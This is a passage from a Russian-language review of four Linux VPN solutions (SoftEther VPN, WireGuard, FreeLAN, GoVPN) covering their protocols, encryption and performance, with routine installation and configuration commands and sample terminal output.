При работе с облачными сервисами важна не только скорость обработки и передачи данных — на первое место выдвигается гарантированный уровень безопасности. Данные, хранящиеся на внешнем ресурсе, ни в коем случае не должны попасть в чужие руки. С другой стороны, постоянно появляются сообщения о попытках государств что-нибудь да заблокировать. Наверное, поэтому в последнее время вырос интерес к VPN-решениям, и наряду с уже традиционными IPsec/XFRM и OpenVPN в Linux стали активно развиваться еще несколько проектов. Сегодня тебя ждут четыре интересных экземпляра: SoftEther VPN, WireGuard, FreeLAN и GoVPN.

SoftEther VPN

SoftEther VPN — академический проект японского Цукубского университета (University of Tsukuba), распространяемый под лицензией GPLv2. Главной его особенностью является поддержка нескольких VPN-протоколов, совместимых с оригинальными клиентами. Это позволяет вместо парка серверов из проприетарных и open source решений использовать для подключения клиентов, работающих под управлением разных ОС, одно приложение. И просто выбирать нужный протокол в зависимости от конкретной ситуации. Поддерживаются: SSL-VPN (HTTPS), IPsec, L2TP, MS-SSTP, L2TPv3, EtherIP и OpenVPN. SoftEther VPN работает в режимах remote-access и site-to-site, на уровнях L2 (Ethernet-bridging) и L3 (IP). В случае замены OpenVPN мы получаем более простую конфигурацию. Есть генератор ovpn-файлов для быстрого подключения VPN-клиента. Замена SSTP VPN позволяет отказаться от использования серверов на базе Win2k8/2012, требующих лицензии. Собственный протокол обеспечивает прохождение Ethernet поверх HTTPS (отсюда и название проекта — Software Ethernet), характеризуется хорошей пропускной способностью и низкой латентностью. Его использование дает возможность прозрачно соединить несколько Ethernet-сетей в одну, то есть отпадает необходимость в дополнительных решениях Ethernet-over-IP.


И главное — он совместим с NAT и работает через стандартный 443-й порт, который обычно не блокируется брандмауэрами провайдеров. Эта возможность позволяет скрыть вообще использование VPN: со стороны трафик выглядит как обычный и не обнаруживается технологиями Deep Packet Inspection. Собственно, поэтому он и стал очень популярен в Китае, где его используют для обхода Великого китайского файрвола. При этом на стороне клиента реализован виртуальный сетевой адаптер Ethernet, а на сервере — виртуальный коммутатор. Большой плюс — наличие NAT Traversal, включенной по умолчанию, то есть не нужно просить админа открыть доступ к VPN-серверу, находящемуся во внутренней сети. Но и это еще не все. В сетях с ограниченным доступом, у которых блокируются все TCP- и UDP-пакеты (например, публичные Wi-Fi), для создания VPN можно использовать протоколы ICMP и DNS, обычно не блокируемые брандмауэром. Поддерживается Dynamic DNS, позволяющий получить доступ при динамически меняющемся IP-адресе. Для этого реализован сервис VPN Gate, называемый VPN Azure Cloud Service, — к нему можно организовать соединение из внутренней сети и затем при необходимости свободно попадать внутрь сети. Клиентская часть содержит специальный плагин VPN Gate, позволяющий отслеживать смену IP и быстро подключаться к VPN Gate.

Обеспечивается высокая производительность и скорость соединения 1 Гбайт/с без существенных ограничений по объемам ОЗУ и минимальной нагрузке на процессор. Поэтому требования к серверной части очень невысоки. По тестам SoftEther VPN обходит на том же оборудовании оригинальные решения. Поддерживается шифрование AES-256 и RSA-4096, IPv4/IPv6, журналирование трафика и событий. Аутентификация пользователей локальная, RADIUS и домен Windows.

Администрирование учетных записей и параметры безопасности могут быть настроены удаленно с помощью графического интерфейса Server Manager (локализация только английский, японский и китайский), который устанавливается на Win- или macOS-компьютере администратора или при помощи утилиты командной строки vpncmd. Возможна установка на Windows, Linux, macOS, FreeBSD и Solaris. Доступен исходный код и архив со скомпилированным приложением. Для установки потребуется выбрать ОС, платформу и компонент (сервер, клиент, bridge...). Официально поддерживаются Linux-ядра 2.4/2.6/3.x, но без проблем работает и в современных дистрибутивах с ядром 4.x. В Linux достаточно распаковать архив и запустить файл .install.sh, после чего раза три принять условия лицензии и по окончании запустить сервер:

```
$ sudo ./vpnserver start
```

Далее, отвечая на вопросы vpncmd (или при помощи Server Manager), настраиваем параметры подключения.



SoftEther VPN Server / Bridge Easy Setup

SoftEther VPN Server / Bridge Easy Setup

By using this setup you can easily setup a SoftEther VPN Server or VPN Bridge for the following use and purpose. After exiting the setup, you can use the VPN Server Manager to freely configure more advanced settings.

Select the type of VPN server you want to build. Multiple types can be selected together.

☑ Remote Access VPN Server

The Remote Access VPN Server allows VPN Client computers in remote locations to access to the existing Ethernet segments, for example company LAN.
Any VPN Clients who is connecting to the VPN Server will be able to access to the network as if they are connected directly and physically to the network.

☑ Site-to-site VPN Server or VPN Bridge

Site-to-site VPN is a VPN configuration to connect between two or more remote Ethernet segments.
Each of the sites are connected together, and become the same segment at Layer-2 level. It enables any computers of each sites to communicate to each other as if there is a single network.

Select the role of this VPN Server:

● VPN Server that Accepts Connection from Other Sites (Center)
○ VPN Server or VPN Bridge at Each Site (Edge)

☐ Other Advanced Configuration of VPN

Select this if you are planning to build a VPN system that provides advanced functions such as a clustering function and a Virtual Layer 3 Switch function.

Click Next to start Setup. Click Close if you want to exit the setup and manually configure all settings.

Управлять SoftEther VPN можно при помощи графического интерфейса

WireGuard

WireGuard — результат исследований автора проекта Джейсона Доненфилда (Jason A. Donenfeld), главы компании Edge Security. Продукт со встроенной криптографией, одновременно простой в использовании и в реализации (чуть более 4000 строк кода), что существенно выделяет его среди остальных решений. Например, его код легче проанализировать, чем все, что написано в рамках *Swan/IPsec или OpenVPN. Самый молодой проект обзора. О нем заговорили в середине лета 2016-го после публикации анонса в списке рассылки разработчиков ядра Linux, где был представлен патч к ядру. Хотя сам проект развивается уже несколько лет и прошел стадию рецензирования криптографии, то есть его можно внедрять в основное ядро.

VPN-соединение инициализируется (handshake) путем обмена открытыми ключами и напоминает подход, применяемый в SSH. Все остальное прозрачно обрабатывается WireGuard, нет необходимости беспокоиться о ключах, роутинге, контроле состояния и прочем, это все забота WireGuard. Возможно использование симметричного шифрования, но это потребует чуть больших настроек. Маршрутизация производится по ключам шифрования, для этого к каждому сетевому интерфейсу привязывается закрытый ключ. Для обновления ключей handshake происходит через определенное время или по сигналу, что ключи устарели. Для согласования ключей и соединения вместо собственного демона в пространстве пользователя используется механизм Noise_IK из Noise Protocol Framework, похожий на поддержание authorized_keys в SSH, без усложнений в виде поддержки x509 и ASN.1.

Для шифрования применяются потоковый шифр ChaCha20 и алгоритм аутентификации сообщений (MAC) Poly1305. Для генерации совместного секретного ключа — протокол Диффи — Хеллмана на эллиптических кривых в реализации Curve25519, предложенной Дэниелом Бернштейном. Для хеширования используются BLAKE2s (RFC 7693) и SipHash-2-4. Избежать replay-атаки позволяет метка времени TAI64N, пакеты с меньшей меткой времени отбрасываются.

Передача данных осуществляется на третьем уровне ISO через инкапсуляцию в пакеты UDP. Поддерживаются IPv4 и IPv6, инкапсуляция v4 в v6 и v6 в v4. Может работать за NAT и файрволом. Поддерживается смена IP-адреса VPN-сервера без разрыва соединения с автоматической перенастройкой клиента.

После установки в системе появляется новый сетевой интерфейс wg0, который может быть настроен штатными инструментами ipconfig/ip-address и route/ip-route. Специальная утилита wg позволяет установить секретный ключ устройства и указать список ассоциаций для клиентов (его публичный ключ, разрешенный IP).

Для установки понадобится дистрибутив с ядром Linux >4.1. Пакет можно найти в репозиториях основных дистрибутивов Linux. Для Ubuntu 16.04 есть PPA.

```
$ sudo add-apt-repository ppa:hda-me/wireguard
$ sudo apt update
$ sudo apt install wireguard-dkms wireguard-tools
```

Самостоятельная сборка из исходных текстов также несложна. Поднимаем интерфейс, генерируем пару ключей (для примера сохраняем в файлах privatekey и publickey):

```
$ sudo ip link add dev wg0 type wireguard
$ wg genkey | tee privatekey | wg pubkey > publickey
```

Получаем публичный ключ от клиента и создаем соединение.

```
$ sudo wg set wg0 listen-port 1234 private-key ~/privatekey peer ↵
    IKy1eCE9pP1w... allowed-ips 192.168.0.0/24 endpoint 1.2.3.4:9876
```

Возможно использование PresharedKey (генерируется командой wg genpsk), который добавляет еще один уровень симметричного шифрования к имеющемуся шифрованию с открытым ключом. Для пира можно указать PersistentKeepalive, позволяющий поддерживать соединение из-за NAT и файрвола. Поднимаем интерфейс:

```
$ sudo ip address add dev wg0 192.168.0.1
```

Смотрим настройки:

```
$ sudo wg
```


Для удобства лучше заранее подготовить конфигурационный файл, содержащий секцию interface и секции peer. Формат можно увидеть, введя wg showconf.

```
$ sudo wg setconf wg0 myconfig.conf
```

Подходит как для небольших встроенных устройств вроде смартфонов, так и для магистральных маршрутизаторов. Тесты показали, что WireGuard имеет примерно в четыре раза лучшую пропускную способность и в 3,8 раза более отзывчив по сравнению с OpenVPN (256-bit AES с HMAC-SHA-2–256). Здесь сказывается не только реализация в виде модуля ядра, тогда как OpenVPN работает в userspace. Повышение производительности обусловлено отказом от использования CryptoAPI ядра, работающего достаточно медленно. Вместо него в WireGuard задействованы собственные реализации ChaCha20, Poly1305, BLAKE2s и Curve25519, которые позиционируются как быстрые и безопасные аналоги AES-256-CTR и HMAC, их программная реализация позволяет добиться фиксированного времени выполнения без аппаратной поддержки.


Также WireGuard благодаря меньшим задержкам чуть лучше выглядит в производительности по сравнению с IPsec (256-bit ChaCha20 + Poly1305 и AES-256-GCM-128), но вот настройки гораздо проще.

Пока WireGuard доступен только для Linux, после тестирования предполагается портировать в другие ОС. Код распространяется под лицензией GNU GPLv2.



```
user@VM01:~$ sudo ip link add dev wg0 type wireguard
user@VM01:~$ wg genkey | tee privatekey | wg pubkey > publickey
user@VM01:~$ cat privatekey
QAapyrJs3LooKHN50ocVezQpsfgIVS4zh8f2TwvUSEA=
user@VM01:~$ cat publickey
sr+EdB6FpysYytzZD6xFm/S3AI5w6JW5GvMWDnpSawQ=
user@VM01:~$ sudo wg set wg0 listen-port 1234 private-key privatekey peer aZRwTdqGNk4oECBGgjXr9st5+qMi/xH6XBAY2FxKhGY= allowe
d-ips 192.168.86.0/24 endpoint 192.168.0.1:2345
user@VM01:~$ sudo ip address add dev wg0 192.168.86.100
user@VM01:~$
```

Настройка WireGuard



```
user@VM01:~$ sudo wg
interface: wg0
  public key: sr+EdB6FpysYytzZD6xFm/S3AI5w6JW5GvMWDnpSawQ=
  private key: (hidden)
  listening port: 1234

peer: aZRwTdqGNk4oECBGgjXr9st5+qMi/xH6XBAY2FxKhGY=
  endpoint: 192.168.0.1:2345
  allowed ips: 192.168.86.0/24
user@VM01:~$
```

Смотрим конфигурацию WireGuard

FreeLAN

FreeLAN — мультиплатформенный VPN-клиент, который распространяется по лицензии GNU GPL и относится к так называемому классу Full Mesh, то есть использует P2P-технологии. Проект относительно молодой, активно начал продвигаться только с 2013 года. Его главное отличие от других проектов — это выбор варианта архитектуры: клиент-серверная (как привычный VPN, клиенты в зависимости от установок могут или не могут обмениваться данными друг с другом, сервер может выступать как релей), P2P (клиенты подключаются друг к другу напрямую) и смешанный (оба варианта). Таким образом, можно гибко настроить VPN практически под любые условия. Например, сервер может понадобиться, чтобы получать доступ во внутреннюю сеть или для контроля соединений, в остальных случаях можно позволить подключаться напрямую.

Основой служит собственный протокол FSCP (FreeLAN Secure Channel Protocol), базирующийся на UDP. Может работать как на уровне Ethernet, устанавливая прямые Ethernet-соединения между узлами, так и на уровне IPv4/IPv6. Предусмотрена авторизация по секретному слову и по X.509-сертификатам, минимальный размер открытого ключа RSA — 1024 бит, рекомендуемый — 2048 бит, в качестве симметричного ключа используется AES-256. Сессии имеют ограниченный срок службы, после окончания которого перезапускаются, сообщения содержат счетчики и контролируют время, что позволяет избежать replay-атак. Для поддержания сеанса отправляются сообщения keep-alive. Заголовок сообщения подписывается частным ключом или HMAC-SHA-256, если используется pre-shared-ключ. В общем, выбор в настройках очень большой.


Поддерживаются Win, Linux, macOS, Raspberry Pi. Пакет есть в репозиториях основных дистрибутивов, поэтому установка сложностей не вызывает. По факту программа представляет собой один бинарник, поэтому создавать сети очень просто.

```
$ freelan --security.passphrase "secret"
```

По умолчанию сервер откроет порт UDP/12000 на всех интерфейсах, виртуальный интерфейс получит адрес 9.0.0.1. Используя дополнительные параметры, их можно переопределить, как и указать сертификаты. Подключаемся к серверу с другого узла, присвоим ему другой внутренний IP:


```
$ freelan --security.passphrase "secret" --fscp.contact ↵
    1.2.3.4:12000 --tap_adapter.ipv4_address_prefix_length 9.0.0.2/24
```

Для удобства все настройки можно поместить в конфигурационный файл. При установке в Ubuntu уже есть готовый шаблон /etc/freelan/freelan.cfg, который будет прочитан при запуске, а поэтому лучше сразу внести в него параметры. Альтернатива FreeLAN — PeerVPN или Cjdns, в которых также используют распределенные технологии.



```
user@VM01:~$ freelan --security.passphrase "secret"
2016-09-13T13:44:35.082268 [INFORMATION] Reading configuration file at: "//etc/freelan/freelan.cfg"

2016-09-13T13:44:35.107877 [INFORMATION] Deriving pre-shared key from passphrase...
user@VM01:~$ ifconfig
```

Поднимаем сервер FreeLAN



```
# This is the FreeLAN configuration file
#
# All file and directory paths are relative to this file.

[server]

# Whether to use the embedded HTTP(S) server.
#
# The embedded HTTP(S) server allows one host to sign certificates for other
# hosts and to provide them with a centralized configuration.
#
# Possible values: yes, no
#
```

Конфигурационный файл FreeLAN

GoVPN

GoVPN — легкий и простой в настройке демон VPN, предназначенный для создания шифрованных и аутентифицированных каналов связи поверх UDP или TCP. Среди задач проекта — безопасный код, который легко читать и анализировать, безопасность, устойчивость к DPI/цензуре. Фактически GoVPN просто туннелирует кадры Ethernet — ни больше ни меньше. Нет никаких особых инструментов для управления IP, но для этого можно самостоятельно написать скрипты. Использует TAP сетевые интерфейсы, в настройках можно задавать его имя. MTU конфигурируются относительно каждого клиента отдельно. Написан на языке Go и распространяется под лицензией GPLv3. Для согласования ключей используется протокол с двусторонней аутентификацией сторон по парольной фразе (PAKE DH A-EKE: Diffie — Hellman Augmented Encrypted Key Exchange). Клиент для подключения вводит парольную фразу, на серверной стороне хранится верификатор, который нельзя использовать с клиентской стороны, поэтому даже при взломе сервера хакер не может выдавать себя за клиента.

Реализовано три режима работы:

